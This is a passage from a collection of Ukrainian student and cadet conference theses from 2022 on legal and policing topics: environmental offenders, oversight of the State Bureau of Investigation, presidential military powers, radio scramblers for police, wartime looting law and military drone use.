Кримінологічна характеристика особи, яка вчиняє правопорушення являє собою сукупність ознак, аморальних якостей та індивідуально-психологічних властивостей особи, даних про певний вид кримінального правопорушення, які у подальшому будуть використовуватися для розробки та реалізації заходів профілактичного та запобіжного впливу. Без ґрунтового та всебічного аналізу особи злочинця та його протиправної поведінки, соціально-психологічних властивостей, виявити та охарактеризувати детермінанти вчинення правопорушення та запобігти злочинності в цілому буде неможливо.

Найбільш поширеним є уявлення про структуру особи злочинця, що включає сукупність певних елементів, таких як: її соціально-демографічні ознаки, моральні властивості та психологічні особливості, її соціальний статус і соціальні зв'язки, кримінально-правові ознаки [2, с. 120].

Щодо особи, яка вчиняє кримінальні правопорушення проти довкілля (назвемо її «екологічним злочинцем»), слід зазначити, що це особа, яка здійснила чи здійснює забруднення вод, повітря або ґрунту внаслідок обраного ним антигромадського шляху задоволення своїх потреб, пасивності з боку запобігання екологічним правопорушенням, володіє низьким рівнем правосвідомості та екологічної відповідальності.

Слід мати на увазі, що при кримінологічному аналізі особи екологічного злочинця необхідно враховувати типові елементи криміногенних ситуацій, що детермінують злочинну поведінку:

- схильність особи до порушень екологічних правил (зміна нормативів, спотворення звітності та ін);
- стан природно-природних факторів (несприятлива дія температур, вологості, радіації);
- несприятливі умови роботи, непристосованість знарядь виробництва;
- непідготовленість певних категорій осіб до діяльності у таких природних умовах (невідповідна кваліфікація, нездатність приймати рішення у складних умовах);
- послаблення соціального контролю (неадекватна оцінка значущості природоохоронних заходів та ін);

1. неналежне управління економічною діяльністю (безконтрольність, нерозпорядність та ін) [3, с. 42-43].

Забруднення навколишнього середовища відбувається не тільки умисно, а й з необережності, яка у свою чергу передбачає наявність у злочинців дефектів інтелектуальної, емоційної та волевої сфери. Екологічний злочинець, вчиняючи протиправні дії щодо навколишнього природного середовища, керується певними мотивами та цілями. Серед них: корисливі мотиви (отримання матеріальної вигоди), психологічний дискомфорт через відсутність роботи й неможливість налагодити стабільний спосіб життя змушують молодь займатися нерегламентованими видами діяльності, що є часто небажаними та небезпечними як для самої особи, так і для держави, поширеність переконань щодо невичерпності природних ресурсів; переоцінку здатності навколишнього природного середовища до самовідновлення; байдуже ставлення до долі природи, її стану, завданої шкоди природному середовищу; явна неповага до екологічного законодавства [4, с. 120-121].

Однак, у деяких випадках екологічний злочинець діє протиправно внаслідок наявності у нього невірних установок, у зв'язку з чим він не розуміє, чого від нього хоче суспільство, вважає стан скоєння правопорушень природним. Така ситуація виникає у зв'язку з явними недоліками правової та екологічної культури населення; низькою ефективністю екологічного виховання та освіти громадян; пропаганди у засобах масової інформації щодо насильства заради підвищення рівня власного добробуту; наявністю правового нігілізму; відсутністю особистої відповідальності; не далекоглядністю власних прогнозів.

Водночас проблематика особистості екологічного злочинця потребує окремого спеціального дослідження, яке дозволить виявляти відмінності щодо типології, установок, мотивації та інших

показників. Це могло б сприяти не тільки вдосконалення профілактики кримінальних правопорушень проти довкілля, а також поліпшити практику реалізації заходів притягнення до кримінальної відповідальності за такі діяння.

Список бібліографічних посилань

1. Головін Б.М., Голіна В.В., Шостко О. Ю. Кримінологія : підручник. Харків: Право, 2020. 384 с.

2. Джу́жа О.М., Михайленко П.П., Кулик О.Г. Курс кримінології: підручник: у 2 кн. Київ: Юрінком Інтер, 2001. 352 с.

3. Рузметов С.А. Актуальные проблемы использования специальных знаний при расследовании экологических преступлений. Калининград, 2005. 219 с.

4. Турлова Ю.А. Протидія екологічній злочинності в Україні: кримінологічні та кримінально-правові засади: дис. .. д-ра юрид. наук. Київ, 2018. 485с.

Одержано 06.06.2022

Ярослав Миколайович ЛІСОЙВАН,

*аспірант відділу організації освітньої-наукової підготовки
Харківського національного університету внутрішніх справ*

Науковий керівник:

*професор кафедри адміністративного права та процесу факультету № 1
Харківського національного університету внутрішніх справ,
доктор юридичних наук, професор,
заслужений юрист України **С. М. Гусаров***

ДЕЯКІ ПРАВОВІ АСПЕКТИ ЗДІЙСНЕННЯ ВНУТРІШНЬОГО КОНТРОЛЮ ЗА ЗАКОННІСТЮ ДІЯЛЬНОСТІ ДЕРЖАВНОГО БЮРО РОЗСЛІДУВАНЬ УКРАЇНИ

За роки незалежності України здійснено чимало заходів правничого й організаційного характеру із реформування системи правоохоронних органів, наближення її діяльності до європейських норм і стандартів. Втім, вагомим кроком у сфері протидії криміногенним факторам та зниження рівня корупції в державних органах влади стало прийняття у 2015 році Закону України «Про Державне бюро розслідувань» [1]. Значною мірою зі створенням ДБР пов'язують імплементацію в законодавство України положень ст. 36 Конвенції ООН проти організованої злочинності та корупції («Спеціалізовані органи»).

З моменту утворення такого специфічного правоохоронного органу України як Державне бюро розслідувань України (надалі – ДБР), і донині, зроблено чимало задля покращення процесу врегулювання діяльності Бюро, що вилилося у прийняття багатьох нормативно-правових актів. Адже ідеологія функціонування цього Бюро полягає в тому, що воно розслідує кримінальні провадження, в яких фігурують правоохоронці, судді і найвищі службовці (від міністрів до начальників Головних управлінь). На сьогодні бюро остаточно взяло на себе функцію досудового (попереднього) слідства від прокуратури

Однак слід визнати, що робота Державного бюро розслідувань щодо боротьби зі злочинністю, особливо з її організованими й найбільш небезпечними викликами і формами, потребує відповідного державного контролю за прозорістю і законністю такої його діяльності. На жаль за цей час непоодинокі випадки коли на адресу самого Бюро стали лунати критичні зауваження від громадськості на недостатній професіоналізм його працівників, популізм і корупцію в їх діях, залишення лише на папері результатів розслідування, та й взагалі приховування фактів розслідування злочинів, учинених посадовцями, які мають певну «вагу» в суспільстві (народних депутатів), членів уряду тощо) [2, с. 23]. Отже, виконуючи функцію очищення системи кадрів правоохоронних органів від корумпованості та свавілля, працівникам Державного бюро розслідувань не слід забувати про дотримання принципу прозорості своєї правоохоронної діяльності для суспільства.

Зазначимо, що з метою запобігання і виявлення правопорушень у діяльності працівників ДБР у складі центрального апарату Державного бюро розслідувань та його територіальних управлінь діють підрозділи внутрішнього контролю. Ці підрозділи підпорядковуються керівнику підрозділу внутрішнього контролю у складі центрального апарату Державного бюро розслідувань. Власно, керівники підрозділів внутрішнього контролю центрального апарату та територіальних управлінь ДБР призначаються на посаду та звільняються з посади Директором Державного бюро розслідувань за поданням Конкурсної комісії в порядку, передбаченому Законом України «Про Державне бюро розслідувань». На сьогодні підрозділ внутрішнього контролю Державного бюро розслідувань має такі обов'язки: 1) запобігання вчиненню правопорушень працівниками Державного бюро розслідувань згідно з вимогами законів України «Про запобігання корупції» та «Про державну службу»; 2) здійснення контролю за дотриманням працівниками Державного бюро розслідувань

правил етичної поведінки, вимог щодо недопущення виникнення конфлікту інтересів; 3) проведення перевірок працівниками Державного бюро розслідувань на доброчесність та моніторингу способу їх життя; 4) проведення з особами психофізіологічних інтерв'ю із застосуванням поліграфа під час вступу на службу та проходження служби в Державному бюро розслідувань; 5) перевірка інформації, що міститься у зверненнях фізичних та юридичних осіб, засобах масової інформації, інших джерелах, у тому числі отриманої через спеціальну телефонну лінію, сторінку в мережі Інтернет, засоби електронного зв'язку Державного бюро розслідувань, щодо причетності працівників Державного бюро розслідувань до вчинення правопорушень; 6) проведення службового розслідування стосовно працівників Державного бюро розслідувань; 7) проведення спеціальної перевірки щодо осіб, які претендують на призначення на посади в Державному бюро розслідувань; 8) вжиття заходів щодо захисту працівників Державного бюро розслідувань, які повідомляють про вчинення протиправних дій чи бездіяльність інших працівників Державного бюро розслідувань; 9) консультування працівників Державного бюро розслідувань щодо правил етичної поведінки, конфлікту інтересів, декларування майна, доходів, витратів та зобов'язань фінансового характеру [1].

Тож, зважаючи на вимоги сучасності, вітчизняний та зарубіжний досвід, поряд із законодавчими і організаційними кроками, нагальним для ефективного функціонування Бюро залишається забезпечення прозорості в його діяльності, мінімізація корупційних ризиків, запровадження більш ефективних процедур підбору та розстановки персоналу. Причому важливо не припускатись суб'єктивізму, а такі випадки, як показує досвід інших країн, ще трапляються.

У вирішенні цієї проблеми слід здійснити ряд важливих заходів, спрямованих на покращення прозорості дій ДБР щодо виявлення, розкриття та розслідування найбільш небезпечних злочинів, що вчиняються організованими групами і злочинними організаціями у важливих для забезпечення національної безпеки галузях. Також потребує коригування й чинна нормативно-правова база, яким врегульовано відомчий контроль за діяльністю ДБР України.

По-перше, це чітке визначення повноважень підрозділів внутрішнього контролю за діяльністю Державного бюро розслідувань в окремому відомчому нормативному акті з метою протидії корупції в його лавах. Так, працівник ДБР, якому стала відома інформація про протиправні дії чи бездіяльність іншого працівника ДБР, зобов'язаний негайно повідомити про це Директора ДБР та підрозділ

внутрішнього контролю Державного бюро розслідувань. У разі виявлення інформації про можливе вчинення працівником ДБР кримінального правопорушення підрозділ внутрішнього контролю ДБР негайно повідомляє про це Генерального прокурора чи його заступника.

По-друге, ДБР наділенні повноваженнями щодо викриття і розслідування злочинів, учинених службовими особами. До їх повноважень належать також тяжкі та особливо тяжкі злочини, що вчиняються організованими злочинними угрупованнями, що вказує на. Втім, нажалі, слід враховуючи факт відсутності спеціалізованих прокурора та судів, які б здійснювали розгляд кримінальних проваджень, що розслідуються ДБР (зокрема, контроль за діяльністю НАБУ здійснює спеціалізована прокуратура). Тому слід законодавчо унормувати правовий статус органу контролю за діяльністю ДБР у вказаній сфері.

По-третє, враховуючі особливий серед інших органів досудового розслідування статус ДБР, що забезпечує широке коло його повноважень, високий рівень незалежності від інших органів і структур, слід забезпечити відкритість проведення спеціальної перевірки щодо осіб, які претендують на призначення на посади в Державному бюро розслідувань.

Список бібліографічних посилань

1. Про Державне бюро розслідувань : Закон України від 12 листопада 2015 року № 794-VIII // База даних «Законодавство України» / Верховна Рада України. URL: <https://zakon.rada.gov.ua/laws/show/794-19#Text>.

2. Іванський А.Й. Деякі організаційно-правові засади удосконалення діяльності Державного бюро розслідувань // Державне бюро розслідувань: на шляху розбудови: матеріали міжнарод. наук.-практ. конф. (Одеса, 16 черв. 2018 р.) / Одеса: Нац. ун-т «Одеська юридична академія», 2018. С. 21-24.

Одержано 11.06.2022

Аліна Ростиславівна ЛОЗБІН,

курсант групи Ф4-401

Харківського національного університету внутрішніх справ

Науковий керівник:

професор кафедри конституційного

і міжнародного права факультету № 4

Харківського національного університету внутрішніх справ,

кандидат юридичних наук, доцент Т. І. Гудзь

РОЛЬ ГЛАВИ ДЕРЖАВИ ЯК ВЕРХОВНОГО ГОЛОВНОКОМАНДУВАЧА

Глава держави є важливим елементом механізму держави. Як правило, це посадова особа чи орган, який займає верховне місце в системі органів держави, є найвищим представником країни на території та поза її межами, символ єдності нації і держави [1, с. 367]. Саме глава держави (монарх або президент) юридично чи фактично займає формально вище місце в ієрархії органів державної влади і має право виступати від імені держави в середині країни. До виключних повноважень глави держави належить й право представляти свою країну у міжнародних відносинах. Крім того, загальноновизнаною є практика наділення глави держави статусом верховного головнокомандувача збройних сил держави. Тобто сфера міжнародних відносин і сфера національної безпеки та оборони є ключовими сферами відповідальності глави в сучасній державі.

Повноваження глави держави як верховного головнокомандувача у науковій літературі розглядаються як почесна прерогатива. Це пов'язано з тим, що у переважній більшості випадків оперативне управління збройними силами держави здійснюється міністерством оборони, генеральним штабом, штабами родів військ, які діють згідно з директивами уряду. Так, формальним верховним головнокомандувачем Збройних Сил Великої Британії є британський монарх, королева Єлизавета II. Однак фактичне управління ними здійснює Оборонна Рада Міністерства Оборони Великої Британії [1, с. 385]. У Французькій Республіці Президент займає провідне місце в системі вищих органів державної влади. Він головує у Раді Міністрів (Уряд під головування глави держави), а також виступає Верховним Головнокомандувачем Збройних Сил країни. Саме йому належить право ухвалення важливих рішень у випадку введення воєнного або надзвичайного стану [2, с. 253]. Водночас до повноважень Президента Литовської Республіки належить лише присвоєння вищих військових

звань, а Президент Фінляндії здійснює повноваження у сфері оборони через міністра оборони. Стаття 134 Конституції Республіки Польща закріплює, що Президент є Верховним Головнокомандувачем, підкреслюючи можливість здійснення цієї функції в мирний час лише через міністра оборони [3]. У Державі Ізраїль питання армії (збройних сил) визначено в окремому основному законі держави (частині фактичної Конституції), згідно з яким армія підпорядковується уряду; міністром, що керує армією від імені уряду, є міністр оборони, а вищою командною інстанцією армії є начальник генерального штабу [4].

У деяких країнах існують спеціалізовані органи (державні комітети оборони, ради безпеки тощо), що відповідають за оборону держави, водночас істотна роль у їхньому формуванні та функціонуванні належить саме главі держави. Наприклад, у Республіці Корея керівництво обороною здійснює Президент як головнокомандувач збройних сил. Проте при Президентові діє Рада національної безпеки – дорадчий орган, який відповідно до ч. 1 ст. 91 Конституції надає поради Президенту з питань військової політики. Очолює ж Раду сам глава держави (ч. 2 ст. 91 Конституції Республіки Корея) [5].

Отже, повноваження глави держави як верховного головнокомандувача багато у чому залежать від форми правління. У державах з парламентськими формами правління вплив глави держави на сферу національної безпеки і оборони є досить обмеженим. Натомість у державах із президентською формою правління глава держави має прями повноваження вищого керівництва збройними силами у статусі головнокомандувача (або аналогічному). В окремих державах уся повнота влади (або значна її частина) в умовах введення воєнного стану може бути передана спеціально утвореним органам.

В Україні інститут президентства активно розвивається з 1990-х років. Він був введений змінами до Конституції Української РСР 1978 р. Як наголошується у науковій літературі, запровадження цієї посади сприяло формуванню державних інституцій сучасної України.

На сьогодні конституційний статус глави держави в Україні визначено розділом V Основного Закону. Аналіз Конституції України свідчить, що Президентові відводиться особливе місце в системі вищих органів державної влади. Він є не лише гарантом державного суверенітету, територіальної цілісності України, додержання Конституції України, прав і свобод людини і громадянина [6], а й виступає зовнішнім арбітром між законодавчою, виконавчою та судовою гілками влади. З метою координації роботи всієї системи державного

управління, Основний Закон наділяє главу держави досить широкими повноваженнями, у т.ч. й у сфері військового управління.

Президент України є главою держави й Верховним Головнокомандувачем Збройних Сил України. Він «здійснює керівництво у сферах національної безпеки і оборони» та «призначає на посади та звільняє з посад вище командування Збройних Сил України, інших військових формувань». Керівництво Збройними Силами України, згідно зі ст. 7 Закону України «Про Збройні Сили України» також здійснює Президент України [7].

Президент України не лише юридично, але й фактично наділяється «суттєвими повноваженнями у сфері військового управління, що стосуються широкого спектру військових питань, пов'язаних із забезпеченням національної безпеки й оборони держави» [8, с. 141]. А в умовах відкритої агресії росії проти України ефективна реалізація цих повноважень є вкрай необхідною.

Підсумовуючи слід зазначити, що Президент України – це потужний інститут забезпечення національної безпеки держави. Указом Президента України відповідно до Закону України «Про правовий режим воєнного стану» вводиться воєнний стан, при цьому саме глава держави здійснює загальне керівництво запровадженням і виконанням заходів зазначеного правового режиму. Він несе персональну відповідальність за безпекову політику і не може перекладати цю відповідальність на людей, які обрали його для свого захисту. Здійснюючи свої повноваження, Президент України має керуватися інтересами і безпекою всього Українського народу, його суверенітетом і територіальною цілісністю держави.

Список бібліографічних посилань

1. Конституційне право : підручник / МВС України, Харків. нац. ун-т внутр. справ; за заг. ред. О. С. Бакумова, Т. І. Гудзь, М. І. Марчука. Харків, 2019. 484 с.

2. Єзерський Д. О. Порівняльно-правова характеристика надзвичайного стану в різних країнах світу. Науковий вісник Національної академії внутрішніх справ. 2015. № 2. С. 250–257.

3. Конституція Республіки Польща від 02.04.1997 (із змін.). URL: <http://www.sejm.gov.pl/prawo/konst/rosyjski/kon1.htm> (дата звернення: 01.06.2022).

4. Основний закон Держави Ізраїль «Армія» от 31.03.1976. URL: <http://knesset.gov.il/laws/ru/yesodru9.pdf> (дата звернення: 01.06.2022).

5. Constitution of the Republic of Korea. URL: <http://www.moleg.go.kr/english/korLawEng?pstSeq=54794> (дата звернення: 01.06.2022).

6. Конституція України : Закон України від 28.06.96 р. № 254к/96-ВР (із змін.). URL: <https://zakon.rada.gov.ua/laws/show/254-вр> (дата звернення: 01.06.2022).

7. Про Збройні Сили України : Закон України від 06.12.1991 № 1934-ХІІ (із змін.). URL: <https://zakon.rada.gov.ua/laws/show/1934-12> (дата звернення: 01.06.2022).

8. Мельник С. М. Повноваження президента України у сфері військового управління. Вчені записки ТНУ імені В.І. Вернадського. Серія : юридичні науки. 2019. № 4, т. 30 (69). С. 141–145.

Одержано 13.06.2022

Олександр Олександрович ЛУКІН,

курсант групи Ф4-402

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **Т. М. Соляник***

ОСОБЛИВОСТІ ВИКОРИСТАННЯ СКРЕМБЛЕРІВ ДЛЯ ВИРІШЕННЯ ЗАВДАНЬ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ

Радіозв'язок широко використовується в Національній поліції України та забезпечує вирішення наступних завдань:

Збирання, опрацювання та своєчасне подання до чергової служби вищого рівня інформації про правопорушення або події з метою оперативного реагування на надзвичайні ситуації.

Координація дій чергової служби, нарядів патрульної поліції, груп реагування патрульної поліції та інших нарядів, спрямовані на організацію невідкладного прибуття працівників поліції на вказане місце події з метою припинення правопорушення.

Разом з тим, радіозв'язок вважається каналом з низьким рівнем надійності передавання інформації. З одного боку, сигнал постійно піддається впливу різних перешкод з боку фізичного середовища (атмосфера, споруди, інші радіохвилі). З іншого боку, радіоканал вважається середовищем вільного доступу.

За цих умов виникає важливе завдання забезпечення конфіденційності даних, які використовуються Національною поліцією та передаються засобами радіозв'язку.

При використанні звичайних рацій немає гарантії, що розмову ніхто не підслуховує, оскільки стандартний радіоефір відбувається

у відкритих широтах та кожен має до нього доступ. Найбільш ефективним способом забезпечити конфіденційність інформації, яка передається за допомогою радіозв'язку, є використання скремблера.

Скремблер – це програмне забезпечення або апаратний прилад, який виконує скремблювання – зворотне перетворення цифрового потоку без змін швидкості передачі з метою отримання у вихідній послідовності рівномірну появу «1» та «0» [1].

Скремблювання застосовується у телекомунікаційних мережах з метою зменшення рівня перешкод, випромінюваних на інші лінії багатожильного кабелю та підвищення надійності синхронізації пристроїв, під'єднаних до лінії зв'язку.

При передаванні сигналу використовуються наступні алгоритми:

- Аналогове скремблювання. У цьому випадку вихідний сигнал перетворюється таким чином, щоб при прослуховуванні каналу за допомогою іншого приймача, який не оснащений таким пристроєм, були створені істотні перешкоди для розбірливості інформації, що передається. При цьому після скремблювання перетворений сигнал займає таку саму смугу частот спектра, як і вихідний сигнал[2].

- Дискретизація мови з наступним шифруванням (цифрове скремблювання). При використанні цього методу сигнал перетворюється у цифровий потік даних. Кожен біт вихідного сигналу додається з бітом псевдовипадкової послідовності. Вихідний сигнал передається до каналу зв'язку, на іншій стороні якого здійснюється зворотне перетворення в зворотному порядку. Псевдовипадкова послідовність використовується циклічно[1].

При порівнянні цих двох методів можна зробити наступні висновки щодо переваг та недоліків аналогового скремблювання над цифровим.

Перш за все слід зазначити наступні переваги:

- Низька вартість, оскільки сигнали, перетворені за допомогою аналогового скремблювання, лежать у тому же спектрі частот, що і вхідні сигнали. Їх можна передавати звичайними каналами зв'язку, що використовуються для передавання голосового повідомлення без будь-якого спеціального обладнання.

- Більшість апаратури, яка підтримує аналогове скремблювання, застосовуються у стандартних телефонних каналах зі смугою 3 КГц.

- За конструктивними особливостями рації з аналоговим скремблером значно простіші, ніж пристрої дискретизації з наступним цифровим шифруванням. Також вони мають мінімальні габаритні розміри та енергоспоживання.

- Алгоритми, що використовуються в пристроях з аналоговим скремблюванням, досить прості в реалізації. Разом з тим, вони забезпечують комерційну якість відновленого сигналу з боку співрозмовника, що отримує повідомлення (можна без зусиль визначити голос мовця та зрозуміти суть повідомлення)[2].

До недоліків аналогових скремблерів слід віднести наступне:

Більшість аналогових скремблерів зберігають залишкову розбірливість перетвореного сигналу, уловлюються паузи, темп мови. При нескладних способах шифрування досвідчений оператор може розібрати від 10% до 50% вхідного тексту.

При використанні складних методів скремблювання можуть бути присутні деякі спотворення голосового сигналу.

Присутня затримка передавання інформації, оскільки сигнал затримується в блоці пам'яті для скремблювання або дескремблювання.

Отже, для забезпечення надійності та конфіденційності передавання інформації під час роботи співробітників Національної поліції, треба з відповідальністю поставитись до вибору необхідного апаратного забезпечення – пристроїв радіозв'язку. Поряд з основними тактико-технічними характеристиками радіостанцій, такими як ємність акумуляторів, радіус дії антени тощо, слід приділити особливу увагу на наявність вбудованих скремблерів та їх характеристики.

Найбільш важливі характеристики скремблера, на які треба звернути уваги при виборі радіостанції:

- Остаточний рівень розбірливості інформації з використанням радіостанції без аналогічного скремблера. Чим нижче цей показник, тим надійніше захищена інформація, що передається[3].

- Якість перетвореного повідомлення. Високий рівень призначається, якщо адресат може без зусиль визначити голос мовця та зрозуміти зміст повідомлення[3].

- Рівень впливу скремблера на тактико-технічні характеристики радіостанції (затримка передавання сигналу та чутливість).

- Розмір скремблера та його енергоспоживання. Чим менше ці обидва показники, тим зручніша рація та ефективніша у використанні.

В роботі проведено огляд вітчизняних та зарубіжних радіостанцій. Для прикладу наведено дві радіостанції Vertex VX-451 (зі скремблером) та Vertex VX-231 (без скремблера). Вартість першої становить 7 180 грн., а вартість другої – 4 755 грн. відповідно. Обидві ці рації мають однакові тактико-технічні характеристики. Єдина різниця між ними – це наявність скремблера. Скремблер значно збільшує вартість радіостанції, але забезпечує конфіденційність

переданих даних, що є обов'язковим в діяльності Національної поліції України.

Список бібліографічних посилань

1. Скремблювання // Wikipedia: Вебсайт. URL: <https://uk.wikipedia.org/wiki/Скремблювання> (дата звернення: 04.06.2022).

2. Захист мовної інформації: перетворення з часовими перестановками або частотними (скремблювання) // Allbest: Вебсайт. URL: https://revolution.allbest.ru/radio/00328426_0.html (дата звернення: 04.06.2022).

3. Скремблер – надійний захист переданої з допомогою рації інформації // DualBend: Вебсайт. URL: <https://dualband.com.ua/ua/a371550-skrembler-nadezhnaya-zaschita.html> (дата звернення: 04.06.2022).

Одержано 06.06.2022

Єлізавета Олександрівна МАКРУХА,

*курсант 2 курсу навчально-наукового
інституту права та підготовки фахівців
для підрозділів Національної поліції
Дніпропетровського державного університету внутрішніх справ*

Науковий керівник:

*доцент кафедри цивільного права та процесу
Дніпропетровського державного університету внутрішніх справ,
кандидат юридичних наук А. С. Ярошенко*

МАРОДЕРСТВО ПІД ЧАС ВІЙНИ

Сьогодні актуальною темою є мародерство, щодня ми спостерігаємо в пабліках та новинах як люди самотійно борються з цим явищем, затримують людей, які вчинили протиправні дії – чинять самосуд. Інколи використовуючи незаконні та протиправні методи. Ось як в юридичній компанії "Міллер" пояснили, як насправді потрібно поводитися з мародерами, які заходи можна вжити самотійно, і яке покарання передбачає закон. "Соцмережі нині рясніють відео та фотографіями, на яких громадяни самотужки затримують мародерів та піддають їх самосуду. Найчастіше – прив'язують до електроопор на загальний огляд. З моральної точки зору можна зрозуміти такі дії людей", – кажуть у фірмі.

Відповідно до статті 432 Кримінального кодексу України мародерство - викрадення на полі бою речей, що знаходяться при вбитих

чи поранених. До об'єкта злочину у даному випадку відноситься порядок несення військової служби під час ведення бойових дій [1]. Отже стає зрозумілим, що не кожна крадіжка є мародерством. Проте в умовах війни під "мародерством" розуміють крадіжки, вчинені не лише на полі бою, але й на інших територіях під час воєнного стану. Таке визначення покладено в Законі України "Про внесення змін до Кримінального кодексу України щодо посилення відповідальності за мародерство" [2].

Існує різниця між мародерством, крадіжкою та іншими кримінальними правопорушеннями проти власності. Ця різниця полягає в місці викрадення та у тому, в кого саме щось вкрали.

Законом № 2117-IX посилено покарання не тільки за привласнення на полі бою майна поранених та вбитих (мародерство), а ще й за використання трагічних обставин, бойових дій для власної наживи, адже зміни до Кримінального кодексу торкнулися й складу злочинів, передбачених у статтях 185 (крадіжка), 186 (грабіж), 187 (розбій), 189 (вимагання), 191 (заволодіння майном шляхом зловживання службовим становищем). Ці злочини доповнилися кваліфікуючою ознакою - скоєння в умовах воєнного стану[3].

Тому відтепер за вчинення злочинів в умовах воєнного або надзвичайного стану відповідальність стала більш жорсткою, а саме:

1. за крадіжку (таємне викрадення чужого майна) - порушнику загрожує позбавлення волі на строк від 5 до 8 років;

2. за грабіж (відкрите викрадення чужого майна) - строк від 7 до 10 років;

3. за розбій (напад з метою заволодіння чужим майном, поєднаний із насильством, небезпечним для життя чи здоров'я особи, яка зазнала нападу, або з погрозою застосування такого насильства) - злочинцю загрожує не лише позбавлення волі на строк від 8 до 15 років, а ще й конфіскація майна;

4. за вимагання (вимогу передачі чужого майна чи права на майно або вчинення будь-яких дій майнового характеру з погрозою насильства над потерпілим чи його близькими родичами, обмеження прав, свобод або законних інтересів цих осіб, пошкодження чи знищення їхнього майна або майна, що перебуває в їхньому віданні чи під охороною, або розголошення відомостей, які потерпілий чи його близькі родичі бажають зберегти в таємниці) - покарання становитиме: позбавлення волі на строк від 7 до 12 років з конфіскацією майна;

5. за привласнення, розтрату майна або заволодіння ним шляхом зловживання службовим становищем - не тільки позбавлення

волі на строк від 5 до 8 років, а ще й позбавлення права обіймати певні посади чи займатися певною діяльністю на строк до 3 років.

Відповідно до статті 207 КПК України кожен, хто застав людину при замаху, вчиненні або безпосередньо після вчинення крадіжки, має право її затримати [4].

Найімовірніше, людина, яку ви спробуєте затримати, буде чинити опір та намагатися будь-яким чином уникнути відповідальності.

"Кримінальний кодекс передбачає відповідальність за умисне вбивство та умисне заподіяння тяжких тілесних ушкоджень у разі перевищення заходів при затриманні злочинця (ст. 118 та ст. 124 КК України)

Кримінальна відповідальність за спричинення легких або середньої тяжкості тілесних ушкоджень особі у разі її затримання громадянами не передбачена. Аналогічна позиція визначена у ст. 38 КК України", – наголошують у фірмі "Міллер".

Таким чином, мародерство – це не будь-яка крадіжка або протиправне діяння, тому кожен повинен розуміти різницю між цими явищами. На сьогодні в законодавство внесені зміни щодо даної проблеми. Також основним є те, що люди повинні знати, що дозволено робити, коли побачили мародера, а що ні. Також під час воєнного стану відбулася низька змін в Кримінальному кодексі України.

Список бібліографічних посилань

1. Кримінальний кодекс України URL: <https://zakon.rada.gov.ua/laws/show/2341-14#Text> (дата звернення 13.04.22)

2. Закон України "Про внесення змін до Кримінального кодексу України щодо посилення відповідальності за мародерство" URL: <https://zakon.rada.gov.ua/laws/show/2117-20#Text> (дата звернення 13.04.22).

3. Кримінальний процесуальний кодекс України <https://zakon.rada.gov.ua/laws/show/4651-17#Text> (дата звернення 13.04.22)

Одержано 19.05.2022

Дмитро Сергійович МАЛЯРЕНКО,

курсант групи Ф4-302

Харківського національного університету внутрішніх справ

Науковий керівник:

старший викладач кафедри кібербезпеки

та DATA-технологій факультету № 6

Харківського національного університету внутрішніх справ О. М. Рвачов

ВИКОРИСТАННЯ БПЛА ПІД ЧАС ВІЙСЬКОВИХ ДІЙ НА ТЕРИТОРІЇ УКРАЇНИ

Близько 5-ої ранку 24 лютого 2022 року відбувся воєнний напад Російської Федерації за підтримки Білорусі на Україну. Це вторгнення є продовженням російсько-української війни, розв'язаної Росією у 2014 році, участь у якій РФ намагалася заперечувати. Також, у ЗМІ та документах вторгнення в Україну 2022 року розглядають як агресивну війну Росії проти України. Завдяки спротиву української армії та сил самооборони вже в перші дні агресії російська армія зазнала значних втрат у живій силі та техніці [1].

В останні роки значної популярності як у світі, так і в Україні набули мультикоптери, зокрема квадрокоптери [2]. Завдяки використанню дистанційно пілотованих авіаційних систем (далі – ДПАС), які ще називають «безпілотними літальними апаратами» (далі – БпЛА), або «безпілотниками», «дронами» чи «мультикоптерами», українські війська отримують цінні розвіддані, що дає їм можливість влаштовувати засідки та знищувати техніку ворога — на землі, воді та в небі.

Відомо, що і в російській армії, і в Збройних Силах України використовуються безпілотники різних форм і розмірів, від великих військових БПЛА до невеликих комерційних безпілотників, для експлуатації яких не потрібно спеціальної підготовки та навичок. Американське видання *wired.com* зазначає, що хоча обидва типи безпілотників раніше застосовувалися у війнах та локальних збройних конфліктах, нинішні масштаби застосування простих безпілотників безпрецедентні.

Звичайні побутові БПЛА широко використовують не лише журналісти та пересічні громадяни, а й військові. Військовослужбовці Збройних сил України за допомогою безпілотників відстежують переміщення російських військових у режимі реального часу, що дозволяє їм, наприклад, влаштовувати засідки. Також за допомогою

дронів фіксують моменти знищення російської техніки, як наземної, так і авіаційної.

Засновник української компанії DroneUA з виробництва БПЛА Валерій Яковенко зазначив, що «дрони змінили те, як мали вести війну. Вони дуже важливі для розвідки, збору та передачі даних про пересування або розташування військ противника, коригування вогню артилерії. Завдяки зібраним з їхньою допомогою даним ми можемо боротися з диверсантами й, звичайно ж, здійснювати успішні пошуково-рятувальні роботи».

В. Яковленко має оцінку, що українські сили використовують для розвідки понад 6 тисяч безпілотників, багато з яких підключені до супутникової системи Starlink, кінцеве обладнання до якої було передано Україні керівником цієї компанії Ілоном Маском в якості гуманітарної допомоги. Через Starlink передаються найважливіші дані для Збройних Сил.

«БПЛА використовуються розвідувальними підрозділами Збройних Сил України з 2014 року, але не в таких масштабах, як сьогодні», зазначив Валерій Яковенко.

Україна широко використовує спеціальні бойові БПЛА – турецькі, американські та вітчизняні. Ці пристрої зазвичай здатні літати на висотах протягом тривалого часу і вести вогонь по цілям, у тому числі по військовим кораблям. Проте значення «побутових» дронів не варто недооцінювати, зазначають ЗМІ. Поки що, такі гаджети не можуть долати великі відстані, є досить вразливими та крихкими, але у деяких випадках саме вони забезпечували тактичну перевагу українським силам [3].

На сьогодні залишаються певні проблеми із постачанням дронів закордонного виробництва до України для потреб ЗСУ, Нацполіції та інших спецпідрозділів. Довелося знайти інші альтернативні маршрути для постачання обладнання. Це пов'язано з тим, що Чорне море зараз заміновано - ризики для судноплавства залишаються ще мінімум на півтора року. Комерційні компанії не зобов'язуються приймати замовлення до Одеського порту та інших портів України.

Так, наприклад, команда DroneUA знайшла за кордоном та вже відвантажила українським отримувачам обладнання на суму понад 30 млн грн. Їм вдалося налагодити контакти з волонтерськими організаціями та донорами у різних країнах.

Найбільше допомогли Україні з поставками дронів 4 країни: Великобританія, Швейцарія, Польща та Словаччина.

Волонтери в Словаччині не лише організували в своїй країні збір коштів на закупівлю обладнання, а й зайнялися підбором нових

